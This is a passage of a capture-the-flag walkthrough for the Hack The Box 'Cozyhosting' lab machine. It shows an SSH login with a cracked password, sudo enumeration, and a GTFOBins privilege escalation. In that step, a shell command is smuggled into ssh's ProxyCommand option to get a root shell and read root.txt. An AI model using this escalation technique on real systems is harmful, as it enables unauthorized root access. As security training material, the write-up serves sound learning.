Stopped: Sun Sep 24 17:20:41 2023
```

- Tried to login via `ssh` with the user `josh` and the password that I cracked.




```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ ssh josh@cozyhosting.htb
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep 25 09:46:57 AM UTC 2023

  System load:           0.00244140625
  Usage of /:            55.1% of 5.42GB
  Memory usage:          32%
  Swap usage:            0%
  Processes:             290
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:31c8


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Sep 25 09:34:36 2023 from 10.10.14.45
josh@cozyhosting:~$ 
```

- I successfully got logged in
- On doing some enumeration I found that we can run the command `/usr/bin/ssh` as root -



```
josh@cozyhosting:~$ sudo -l
sudo -l
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

- Visited `GTFObins` and looked for `ssh`




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

- Tried the above command and successfully got root access -



```
josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
Pseudo-terminal will not be allocated because stdin is not a terminal.
whoami
root
cd /root
ls -alh
total 40K
drwx------  5 root root 4.0K Aug 14 13:37 .
drwxr-xr-x 19 root root 4.0K Aug 14 14:11 ..
lrwxrwxrwx  1 root root    9 May 18 15:00 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Oct 15  2021 .bashrc
drwx------  2 root root 4.0K Aug  8 10:10 .cache
-rw-------  1 root root   56 Aug 14 13:37 .lesshst
drwxr-xr-x  3 root root 4.0K May 11 19:21 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 May 18 15:00 .psql_history → /dev/null
-rw-r-----  1 root root   33 Sep 25 02:58 root.txt
drwx------  2 root root 4.0K Sep 25 03:21 .ssh
-rw-r--r--  1 root root   39 Aug  8 10:19 .vimrc
cat root.txt
[redacted]
```